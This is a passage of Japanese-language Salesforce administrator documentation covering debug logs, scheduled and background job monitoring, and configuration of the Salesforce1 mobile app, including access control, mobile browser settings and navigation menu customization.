トランザクションが成功したかどうか、ログのサイズ(バイト)、トランザクションにかかった時間(ミリ秒)など、デバッグログにはトランザクションに関する情報が記載されます。ログ自体には、ユーザに設定された検索条件に応じて、トランザクションに関する追加情報が記載されます。

関連トピック:

デバッグログの監視

スケジュール済みジョブの監視

[すべてのスケジュール済みジョブ]ページには、すべてのレポート作成スナップショット、スケジュール済みApexジョブ、および更新スケジュール済みダッシュボードが表示されます。

このページを表示するには、[設定]から、［クイック検索］ボックスに「*スケジュール済みジョブ*」と入力し、[スケジュール済みジョブ]を選択します。権限に応じて、次のアクションの一部またはすべてを実行できます。

- [削除]をクリックして、スケジュール済みジョブのすべてのインスタンスを完全に削除できます。
- 次のようなスケジュール済みジョブの詳細を表示できます。
  - スケジュール済みジョブの名前
  - スケジュール済みジョブを登録したユーザの名前
  - スケジュール済みジョブが最初に登録された日時
  - スケジュール済みジョブが開始された日時
  - スケジュール済みジョブが次に実行される日時
  - スケジュール済みジョブの種別

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

レポート作成スナップショットおよびダッシュボードは **Database.com** Edition では使用できません。

ユーザ権限

スケジュール済みジョブを監視する
- 「設定・定義を参照する」

バックグラウンドジョブの監視

並行する共有の再適用が実行されている場合などに、組織のバックグラウンドジョブを監視できます。

並行する共有の再適用は、大規模な組織で各オブジェクトの共有の再適用の処理速度を高めるのに役立ちます。所有者ベースの共有ルールの挿入または更新による影響を受けるレコードの数が 25,000 未満の場合、再適用は同時に実行され、完了したときにメール通知は送信されません。影響を受けるレコードの数が 25,000 未満の所有者ベースの共有ルールの挿入または更新は、[バックグラウンドジョブ] ページでは使用できません。

組織のバックグラウンドジョブを表示するには、[設定]から［クイック検索］ボックスに「バックグラウンドジョブ」と入力し、[バックグラウンドジョブ] を選択します。

[バックグラウンドジョブ] ページには、再適用の進捗状況の見積 (%) を含め、バックグラウンドジョブの詳細が表示されます。[ジョブの種別]列には、実行中のバックグラウンドジョブ(［組織の共有設定の更新］など)が表示されます。[ジョブのサブ種別] 列には、影響を受けるオブジェクト(［取引先］や［商談］など)が表示されます。

メモ: このページでのみバックグラウンドジョブを開始できます。バックグラウンドジョブを中止するには、Salesforce にご連絡ください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

バックグラウンドジョブを監視する
- 「設定・定義を参照する」

関連トピック:

- 共有ルールの再適用
- 共有ルールの非同期並列再適用

ユーザのモバイルデバイスでの作業の有効化

Salesforce では、場所を問わず、複数のモバイルアプリケーションの接続状態を保ち、生産性を維持することができます。

Salesforce1 をユーザの手に

Salesforce1 モバイルアプリケーションを使用すれば、外出中も生産性が低下しません。

SalesforceA を使用したあらゆる場所からのユーザサポート

SalesforceA は、Salesforce システム管理者向けのモバイルアプリケーションです。離席中や外出中でも、携帯電話やタブレットを使用して、パスワードのリセット、ユーザの凍結、現在のシステム状況の表示など、基本的な管理作業を実行できます。

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile を使用すると、チームが、時間、場所を問わず必要なときに、Android™ や iPhone® などのデバイスから直接最新の Salesforce データを入手できます。

Salesforce1 をユーザの手に

Salesforce1 モバイルアプリケーションを使用すれば、外出中も生産性が低下しません。

Salesforce1 モバイルアプリケーションの設定オプション

Salesforce1 モバイルアプリケーションをカスタマイズして、ユーザのビジネスニーズに合わせた効率的な携行ツールを作成するさまざまなオプションがあります。

Salesforce1 ウィザードを使用した Salesforce1 モバイルアプリケーションの設定

Salesforce1 ウィザードを使用すると、Salesforce1 向けの重要な設定タスクを簡単に完了できます。このウィザードで Salesforce1 を設定した後、営業担当は各自のモバイルデバイスから Salesforce1 を使用して業務を行うことができます。

Salesforce1 モバイルアプリケーションへのアクセスの制御

Salesforce1 ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションへの組織のアクセスを制御できます。

Salesforce1 モバイルアプリケーションのナビゲーションメニュー

Salesforce1 ナビゲーションメニューに表示可能な項目について説明します。組織のナビゲーションメニューはほとんどの側面をカスタマイズできます。

Salesforce1 モバイルアプリケーション通知

通知により、Salesforce で特定のイベントが発生した場合にユーザに知らせることができます。たとえば、ユーザが承認申請を受信した場合や Chatter でメンションされた場合にユーザに通知します。アクション可能な通知を使用すると、ユーザは Salesforce1 を開かずに通知から直接返答できます。

Salesforce1 モバイルアプリケーションをオフラインで使用

モバイル接続ができないときでも、モバイルユーザの生産性を保つことができます。Salesforce1 でキャッシュとオフライン編集を有効にすると、地下鉄での通勤、航空規制、携帯電波の不調、受信状況の悪いビルの谷間などに遮られることなく、作業を継続できます。オフラインアクセスは Salesforce1 ダウンロード可能アプリケーションで使用できます。ベータバージョンのオフライン編集では、バージョン 10.0 の Salesforce1 for Android ダウンロード可能アプリケーションまたは Salesforce1 for iOS ダウンロード可能アプリケーションが必要です。

Salesforce1 モバイルアプリケーションの Visualforce ページの有効化

Visualforce を使用して Salesforce1 アプリケーションを拡張し、モバイルユーザが外出中に必要な機能を提供できます。Visualforce ページを Salesforce1 に追加する前に、ページをモバイルで使用できるか、あるいはモバイルアプリケーションでは使用できないかを確認します。

Salesforce1 モバイルアプリケーションでの組織のブランド設定

Salesforce1 モバイルアプリケーションを会社のブランドの一定の側面に合わせてカスタマイズし、モバイルユーザにアプリケーションが容易に認識されるようにすることができます。カスタムブランドは、すべての Salesforce1 アプリケーションに表示されます。

Salesforce1 モバイルアプリケーションで使用できない機能
Salesforce1 モバイルアプリケーションでは、組織で Lightning Experience と Salesforce Classic のいずれを使用している場合でも、Salesforce フルサイトの一部の機能が含まれません。ここでは、フルサイトで使用する場合と機能上の差異があるか、Salesforce1 での動作が異なる、Salesforce1 では使用できない Salesforce 機能について説明します。

関連トピック:

Salesforce1 ウィザードを使用した Salesforce1 モバイルアプリケーションの設定
オブジェクト管理設定の検索
Compact Layouts
ページレイアウト
検索レイアウトのカスタマイズ

Salesforce1 モバイルアプリケーションの設定オプション

Salesforce1 モバイルアプリケーションをカスタマイズして、ユーザのビジネスニーズに合わせた効率的な携行ツールを作成するさまざまなオプションがあります。

すべての Salesforce1 カスタマイズオプションは、[設定] メニューから使用できます。[Salesforce1 クイックスタート] 設定ページから、Salesforce1 の多くの設定ページにすばやくアクセスできます。Salesforce Classic の [設定] から、[設定] メニューの上部付近にある **[Salesforce1 クイックスタート]** をクリックします。Lightning Experience では、[設定] から、[クイック検索] ボックスに「*Salesforce1 クイックスタート*」と入力し、**[Salesforce1 クイックスタート]** を選択します。

メモ: [Salesforce1 クイックスタート] 設定ページには Google Chrome を使用することをお勧めします。Microsoft Internet Explorer 9 以降と Mozilla Firefox もサポートされています。

組織で検討する Salesforce1 カスタマイズオプションとして次のようなものがあります。

- 一部の基本設定は Salesforce1 ウィザードを使用して行う。[Salesforce1 クイックスタート] ページから **[クイックスタートウィザードを起動]** をクリックします。
- Salesforce1 にアクセスできるユーザを定義する。
  - ダウンロード可能アプリケーションの場合、[Salesforce1 クイックスタート] ページから **[アプリケーションセキュリティコントロール]** をクリックします。
  - モバイルブラウザアプリケーションの場合、[Salesforce1 クイックスタート] ページから **[モバイルブラウザオプション]** をクリックします。
- Salesforce1 でのデータの表示方法をカスタマイズする。特に指定のない限り、カスタマイズするデータが含まれるオブジェクトの管理設定からこれらのカスタマイズにアクセスできます。

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

  - モバイルデバイスで適切に表示されるように、ページレイアウトを最適化します。既存のページレイアウトを変更することや、モバイルで使いやすいページレイアウトを新たに作成することができます。適切なオブジェクト管理設定から、[ページレイアウト] に移動します。
  - 拡張ルックアップ、コンポーネント (Twitter コンポーネントを含む)、または Visualforce ページをページレイアウトの [モバイルカード] セクションに追加して、Salesforce1 でモバイルカードとして表示します。適切なオブジェクト管理設定から、[ページレイアウト] に移動します。
  - Visualforce ページが Salesforce1 で使用できるようになっており、アプリケーションにそれらのページが表示されていることを確認します。[設定] から、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択します。ページ名の横にある **[編集]** をクリックし、[Salesforce モバイルアプリケーションでの使用が可能] を選択します。
  - カスタムコンパクトレイアウトを作成して、オブジェクトのレコードの [特長] 領域と関連リストのプレビューカードに表示される項目を定義します。適切なオブジェクト管理設定から、[コンパクトレイアウト] に移動します。
  - 既存の検索レイアウトによって、Salesforce1 検索結果に必要な項目が取り込まれていることを確認します。適切なオブジェクト管理設定から、[検索レイアウト] に移動します。

- 特定の事業内容と使用事例に合わせて調整されたアクションを作成することで、項目で簡単かつ効率的に作業できるようにする。
  - 組織のパブリッシャーのアクションを有効にします。[設定] から、[クイック検索] ボックスに「*Chatter 設定*」と入力し、**[Chatter 設定]** を選択します。[パブリッシャーのアクションを有効化] チェックボックスをオンにします (このオプションは、組織で Chatter が有効になっており、作成するアクションを Chatter パブリッシャーに表示することを前提としています。組織で Chatter が有効になっていない場合、アクションは使用できますが、Salesforce1 にのみ表示され、Salesforce フルサイトには表示されません)。

    メモ: パブリッシャーのアクションが有効になっていない場合、Salesforce フルサイトの Chatter パブリッシャーには、Chatter 標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、および [感謝]) のみが表示されます。Chatter が有効になっていてパブリッシャーのアクションが無効になっている場合、Salesforce1 のアクションバーと、アクションリストを使用するサードパーティアプリケーションには、標準 Chatter アクションと非標準アクションが表示されます。非標準アクションには、[作成]、[更新]、[活動の記録]、カスタムアクション、およびモバイルスマートアクションが含まれます。

  - グローバルアクションを作成し、ユーザが自動関係を使用しなくても新しいオブジェクトレコードを他のレコードに追加できるようにします。[設定] から、[クイック検索] ボックスに「グローバルアクション」と入力し、**[グローバルアクション]** を選択します。グローバルアクションによって使用される項目をカスタマイズするには、[グローバルアクション] ページで **[レイアウト]** をクリックします。

    次に、新しいアクションをグローバルパブリッシャーレイアウトの Salesforce1 および Lightning Experience アクションセクションに追加して、Salesforce1 に表示されるようにします。[設定] から、[クイック検索] ボックスに「パブリッシャーレイアウト」と入力し、**[パブリッシャーレイアウト]** を選択します。

  - オブジェクト特有のアクションを作成して、ユーザが既存のレコードで新しいレコードを追加したり、データを更新したりできるようにします。アクションを追加するオブジェクトの管理設定から、[ボタン、リンク、およびアクション] に移動します。オブジェクト固有アクションによって使用される項目をカスタマイズするには、[ボタン、リンク、およびアクション] ページで **[レイアウト]** をクリックします。

次に、新しいアクションを適切なオブジェクトページレイアウトの Salesforce1 および Lightning Experience アクションセクションに追加します。

- Salesforce1 ナビゲーションメニューで使用可能なオプションと、項目が表示される順序をカスタマイズする。[Salesforce1 クイックスタート] ページから [ナビゲーションメニュー] をクリックします。
- ヘルプを使用して、Salesforce1 ユーザがアプリケーション内の転送通知を有効にし、重要な Salesforce 活動を常に認識できるようにする。[Salesforce1 クイックスタート] ページから [通知オプション] をクリックします。
- 組織にリリースされた Lightning ページの [Lightning ページ] タブを追加することで、サードパーティアプリケーションを Salesforce1 ナビゲーションメニューに追加する。[設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択してから、[Lightning Page] タブの関連リストで [新規] をクリックします。
- 会社のブランドのデザインに合わせて Salesforce1 をカスタマイズする。[Salesforce1 クイックスタート] ページから **[Salesforce1 のブランド設定]** をクリックします。
- Salesforce1 ダウンロード可能アプリケーションで、頻繁にアクセスする Salesforce データを安全な永続ストレージに自動的にキャッシュして、デバイスがオフラインでもデータを表示できるようにする (このオプションはデフォルトで有効になっています)。[Salesforce1 クイックスタート] ページから [オフラインキャッシュ] をクリックします。

『Salesforce1 モバイルアプリケーション管理ガイド』 を参照することもできます。このガイドには、[設定] で Salesforce1 宣言型ツールを使用し、組織が Salesforce1 のモバイル操作性を活用できる環境を整える手順が段階的に記載されています。

Salesforce1 ウィザードを使用した Salesforce1 モバイルアプリケーションの設定

Salesforce1 ウィザードを使用すると、Salesforce1 向けの重要な設定タスクを簡単に完了できます。このウィザードで Salesforce1 を設定した後、営業担当は各自のモバイルデバイスから Salesforce1 を使用して業務を行うことができます。

メモ: Salesforce1 ウィザードおよび [Salesforce1 の設定] ページには、Google Chrome の使用をお勧めします。Microsoft Internet Explorer 9 以降と Mozilla Firefox もサポートされています。

Lightning Experience を使用している場合は、次の操作を実行します。

1. [設定] で、クイックアクセスカルーセルの [Salesforce1 を設定] タイルの [ウィザードを起動する] をクリックします。

Salesforce Classic を使用している場合は、次の操作を実行します。

1. [設定] で、**[Salesforce1 クイックスタート]** をクリックします。
2. [Salesforce1 の設定] ページで、**[クイックスタートウィザードを起動]** をクリックします。

メモ: Salesforce1 ウィザードでは、基本の設定タスクは実行されますが、すべての Salesforce1 設定タスクが含まれているわけではありません。たとえば、ウィザードを使用してグローバルクイックアクションを再配置できますが、Salesforce1 アクションバーおよびアクションメニューには、コンテキストに応じて、オブジェクト固有のクイックアクションや標準 Chatter アクションなど、他の種別のアクションを含めることができます。

ウィザードを完了すると、[Salesforce1 クイックスタート] 設定ページに移動し、そこから Salesforce1 の設定ページとドキュメントに簡単にアクセスできます。単一ページで行う設定については、クイックスタートページから対象のページに直接リンクしています。[設定] の複数ページで指定可能な設定については、設定に関連するドキュメントへのリンクが提供されます。

関連トピック:

Salesforce1 をユーザの手に

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

Salesforce1 ウィザードを使用する

- 「アプリケーションのカスタマイズ」

Salesforce1 モバイルアプリケーションへのアクセスの制御

Salesforce1 ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションへの組織のアクセスを制御できます。

組織の設定に基づいて、次の操作を実行できます。

- Salesforce1 モバイルブラウザアプリケーションへのアクセス権を有効化または無効化する。[設定] から、［クイック検索］ボックスに「*Salesforce1 の設定*」と入力し、**[Salesforce1 の設定]** を選択します。「Salesforce1 モバイルブラウザアプリケーションの有効化」を参照してください。
- Salesforce1 ダウンロード可能アプリケーションにアクセス可能なユーザを制御し、その他のセキュリティポリシーを設定する。[設定] から、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。「Salesforce1 ダウンロード可能アプリケーションのユーザアクセスおよびセキュリティポリシー」を参照してください。

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

Salesforce1 ダウンロード可能アプリケーションのユーザアクセスおよびセキュリティポリシー

Salesforce1 ダウンロード可能アプリケーションは接続アプリケーションです。結果として、アプリケーションおよびその他のセキュリティポリシーへのアクセス権を持つユーザを制御できます。デフォルトでは、組織のすべてのユーザが Salesforce1 ダウンロード可能アプリケーションにログインできます。

管理 Salesforce1 接続アプリケーションパッケージからインストールされる設定コンポーネントを使用して各 Salesforce1 ダウンロード可能アプリケーションのセキュリティポリシーおよびアクセスポリシーを制御できます。次のコンポーネントが Salesforce にインストールされている必要があります。

- Salesforce1 for Android
- Salesforce1 for iOS

ユーザの 1 人がモバイルデバイスに App Store または Google Play から Salesforce1 ダウンロード可能アプリケーションをインストールして、モバイルアプリケーションにログインして組織に認証されると、これらのコンポーネントが自動的にインストールされます。

または、Salesforce1 ダウンロード可能アプリケーションをユーザにロールアウトする前に、デフォルトのセキュリティ設定およびアクセス設定を確認して変更できるように、Salesforce1 および Chatter アプリケーションの接続アプリケーションパッケージを手動でインストールできます。

Salesforce1 接続アプリケーションコンポーネントがインストールされると、[接続アプリケーション] ページに追加されます ([設定] から、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します)。ここでは、プロファイル、権限、IP 範囲制限へのユーザアクセスの制御を含む、各アプリケーションの設定を表示および編集できます。制限されているユーザが Salesforce1 ダウンロード可能アプリケーションにログインしようとすると、エラーメッセージが表示されます。

Salesforce1 ダウンロード可能アプリケーションの転送通知は、[接続アプリケーション] ページからは管理されません。これらの設定を管理するには、[設定] から［クイック検索］ボックスに「*通知*」と入力し、**[Salesforce1 通知]** を選択します。

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

Salesforce1 ダウンロード可能アプリケーションの設定を編集する
- 「アプリケーションのカスタマイズ」

Salesforce1 ダウンロード可能アプリケーションの設定を表示する
- 「設定・定義を参照する」

いずれかの Salesforce1 ダウンロード可能アプリケーションがインストールされている場合、オフラインアクセスはデフォルトで有効になっています。これらの設定を管理するには、[設定] から［クイック検索］ボックスに「オフライン」と入力し、**[Salesforce1 オフライン]** を選択します。

関連トピック:

- 接続アプリケーション
- 接続アプリケーションの編集、パッケージ化、または削除
- 接続アプリケーションの使用状況の監視
- Salesforce1 モバイルアプリケーション通知の有効化
- Salesforce1 モバイルアプリケーションの要件

Salesforce1 モバイルブラウザアプリケーションの有効化

サポート対象のモバイルブラウザから Salesforce にログインするときに Salesforce1 モバイルブラウザアプリケーションにアクセスできるかどうかを制御できます。デフォルトで、組織のモバイルブラウザアプリケーションは有効になっています。

重要: モバイルブラウザでの Salesforce Classic フルサイトの使用はサポートされていません。組織で Salesforce1 モバイルブラウザアプリケーションを無効にし、個々のユーザが各自でモバイルブラウザアプリケーションをオフにできますが、モバイルブラウザでのフルサイトの常用はお勧めしません。Salesforce カスタマーサポートが調査できない問題が発生する可能性があります。

モバイルブラウザから Lightning Experience フルサイトにアクセスすることはできません。

1. [設定]から、[クイック検索] ボックスに「*Salesforce1 の設定*」と入力し、**[Salesforce1 の設定]** を選択します。
2. [Salesforce1 モバイルブラウザアプリケーションを有効化] を選択すると、組織のすべてのユーザがアプリケーションにアクセスできます。アプリケーションへのアクセスを無効にするには、このオプションを選択解除します。
3. **[保存]** をクリックします。

このオプションがオンになっていると、サポートされているモバイルブラウザから Salesforce にログインしたユーザは、Salesforce1 インターフェースに自動的に転送されます。サポートされていないモバイルブラウザからログインすると、このオプションがオンの場合でも Salesforce Classic フルサイトが読み込まれます。

ほとんどの場合、[Salesforce1 モバイルブラウザアプリケーションを有効化] オプションをオンにしても、サポートされていないモバイルブラウザからログインすると、Salesforce Classic フルサイトが読み込まれます。ただし、iPhone ユーザと iPad ユーザは例外です。ユーザは、Google Chrome for iOS アプリケーションか Gmail for iOS アプリケーションの Web ビューからモバイルブラウザアプリケーションにアクセスできますが、このような環境での Salesforce1 の使用はサポートされません。

関連トピック:

- Salesforce1 モバイルブラウザアプリケーションの無効化または有効化
- Salesforce1 モバイルアプリケーションの要件
- 個人情報の編集

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

Salesforce1 モバイルブラウザアプリケーションの設定を表示する

- 「設定・定義を参照する」


Salesforce1 モバイルブラウザアプリケーションの設定を変更する

- 「アプリケーションのカスタマイズ」
  「すべてのデータの編集」

Salesforce1 モバイルアプリケーションのナビゲーションメニュー

Salesforce1 ナビゲーションメニューに表示可能な項目について説明します。組織のナビゲーションメニューはほとんどの側面をカスタマイズできます。

Salesforce1 ヘッダーの ☰ アイコンでナビゲーションメニューが開きます。



エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

デフォルトのナビゲーションメニューがユーザのニーズを満たさない場合、簡単にカスタマイズできます。[設定]から、［クイック検索］ボックスに「ナビゲーション」と入力し、[Salesforce1 ナビゲーション]を選択します。

メニューには、組織の設定に応じて次のような項目が表示されます。

メニュー項目	説明
承認申請	ユーザの保留中の承認のリストを表示します。ユーザは承認項目をタップして、Salesforce1 からその項目を承認または拒否できます。iOS 用の Salesforce1 ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションでサポートされています。
キャンバスアプリケーション	組織が Salesforce1 ナビゲーションメニューでこのアプリケーションを有効にしている場合に表示されます。

メニュー項目	説明
Chatter	ユーザのメインフィード。Chatter を有効にしている組織に表示されます。
ダッシュボード	エディションおよびユーザ権限によって使用可能かどうかが決まります。この項目をナビゲーションメニューに追加しない場合、代わりにダッシュボードが [スマート検索項目]のセットに自動的に追加され、[ダッシュボード]項目を[最近]セクションから使用できるようになります。
行動	リストに、ユーザが所有する行動、ユーザ自身が作成した行動、およびユーザまたはユーザのグループが招待された行動が表示されます。
グループ	Chatterを有効にしている組織に表示されます。この項目をナビゲーションメニューに追加しない場合、代わりにグループが[スマート検索項目]のセットに自動的に追加され、[グループ] 項目を [最近] セクションから使用できるようになります。
Lightning コンポーネントタブ	Salesforce1 ナビゲーションメニューには、Lightning コンポーネントタブが関連付けられているカスタム Lightning コンポーネントのみが表示されます。
Lightning ページ	カスタムアプリケーションページ。
ニュース	ニュースアプリケーションが表示され、ユーザの取引先、取引先責任者、リード、および商談についてのニュースや他のインサイトを 1 か所で把握できます。
メモ	メモアプリケーションが表示されます。この項目をナビゲーションメニューに追加しない場合、代わりにメモが [スマート検索項目] のセットに自動的に追加され、[メモ] 項目を [最近] セクションから使用できるようになります。
一時停止中のフローインタビュー	ユーザが一時停止したフローインタビューのリストが表示されます。インタビューは、フローの実行中のインスタンスです。ユーザは、インタビューをタップして、Salesforce1 内から再開または削除できます。Salesforce1 モバイルブラウザアプリケーションでのみ使用できます。
人	Chatterを有効にしている組織に表示されます。この項目をナビゲーションメニューに追加しない場合、代わりにプロファイルが[スマート検索項目]のセットに自動的に追加され、[人] 項目を [最近] セクションから使用できるようになります。
レポート	エディションおよびユーザ権限によって使用可能かどうかが決まります。この項目をナビゲーションメニューに追加しない場合、代わりにレポートが [スマート検索項目]のセットに自動的に追加され、[レポート]項目を[最近]セクションから使用できるようになります。
スマート検索項目	メニューの [最近] セクションに標準およびカスタムの Salesforce オブジェクトを追加します。また、ユーザが最近アクセスした一連のオブジェクトを [最近] セクションに追加したり、[さらに表示] 項目を追加したりします。こうした動作によって、ユーザが自身に使用権限があり、Salesforce1 でサポートされているすべてのオブジェクトにアクセスできるようになります。この項目をナビゲーションメニューに追加しない場合、ユーザはナビゲーションメニューのオブジェクトにアクセスできません。

メニュー項目	説明
	メモ: Android 用の Salesforce1 ダウンロード可能アプリケーションでユーザが検索結果を得るには、[スマート検索項目] が必要です。このオプションがナビゲーションメニューから除かれている場合は、Salesforce1 for iOS ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションのユーザがレコードを検索できます。 ユーザに最近使ったオブジェクトの履歴がまだない間は、[最近] セクションに一連のデフォルトオブジェクトが表示されます。Salesforce1 と Salesforce フルサイトのどちらも、ユーザが常時操作するオブジェクトが [最近] セクションに表示されるまでに最大 15 日かかることがあります。[最近] セクションにオブジェクトがすぐに表示されるようにするには、フルサイトの検索結果画面からそれらのオブジェクトを固定します。
ToDo	ユーザの未完了の ToDo、完了した ToDo、および代理 ToDo のリストです。
Today	モバイルカレンダーの行動を関連する Salesforce の ToDo、取引先、および取引先責任者と統合することで、1 日のスケジュールの計画や管理をサポートするアプリケーションです。このアプリケーションでは、ユーザがカンファレンスコールにすぐに参加したり、行動に関するメモをすばやく記録したりすることもできます。Salesforce1 ダウンロード可能アプリケーションでのみ使用できます。
Visualforce ページのタブ	Salesforce1 では、[Salesforce モバイルアプリケーションおよび Lightning ページでの使用が可能] チェックボックスがオンになっている Visualforce ページのみが表示されます。

注意事項

- ユーザの種別ごとに異なるメニューを設定することはできません。
- 標準オブジェクトおよびカスタムオブジェクト、Visualforce ページ、Chatter フィード、人、グループなど、Salesforce でタブ表示される内容は、Salesforce1 メニューでユーザのプロファイル設定に基づいて表示されます。たとえば、[グループ] タブが [タブを隠す] に設定されているプロファイルにユーザが割り当てられている場合、システム管理者が [グループ] をメニューに組み込んでいても、そのユーザの Salesforce1 には [グループ] メニュー項目が表示されません。
- コミュニティのナビゲーションメニューは、ナビゲーションメニューの設定ページを使用して制御されません。代わりに、コミュニティの管理設定にある [タブ & ページ] で指定したタブで、コミュニティのナビゲーションメニューの内容を決定します。

関連トピック:

Salesforce1 ナビゲーションメニューのカスタマイズ

Salesforce1 ナビゲーションメニューに関する注意

Salesforce1 モバイルアプリケーションの Visualforce ページの有効化


Salesforce1 ナビゲーションメニューのカスタマイズ

メニュー項目、アプリケーション、Visualforce ページ、または Lightning ページを選択して Salesforce1 ナビゲーションメニューに表示することで、ユーザのモバイル Salesforce の操作性をカスタマイズします。

メモ: Visualforce ページ、Lightning ページ、または Lightning コンポーネントを Salesforce1 ナビゲーションメニューに含める前に、それらのタブを作成します。[設定]から、［クイック検索］ボックスに「タブ」と入力し、[タブ]を選択します。

段階的な手順: Salesforce1 ナビゲーションメニューをカスタマイズする

1. [設定] から、［クイック検索］ボックスに「ナビゲーション」と入力し、**[Salesforce1 ナビゲーション]** を選択します。
2. [選択可能] リストで項目を選択し、[追加] をクリックします。



3. 項目を選択し、[上へ] または [下へ] をクリックして並び替えます。

   [選択済み] リストに項目が配置される順番と同じ順番で、ナビゲーションメニューにそれらの項目が表示されます。

エディション

Salesforce1 の設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Lightning Experience で使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

Salesforce1 ナビゲーションメニューをカスタマイズする
- 「アプリケーションのカスタマイズ」

メモ: [選択済み] リストの最初の項目が、ユーザの Salesforce1 のランディングページに表示されます。

4. [保存] をクリックします。

保存すると、ナビゲーションメニュー項目とそれらの順番が Salesforce1 に反映されます。変更を表示するために、更新する必要がある場合があります。

ヒント: メニュー項目を編成するときは、ユーザが頻繁に使用する項目を上部に配置します。[スマート検索項目]の要素は8つ以上のメニュー項目から成る1つのセットに拡張できます。このセットをメニューの上部付近に配置すると、他の要素がスクロールポイントの下に押し下げられることがあります。[スマート検索項目]の要素の下に配置したものはすべて、ナビゲーションメニューの[アプリケーション]セクションに表示されます。

関連トピック:

Salesforce1 モバイルアプリケーションのナビゲーションメニュー

Salesforce1 ナビゲーションメニューに関する注意

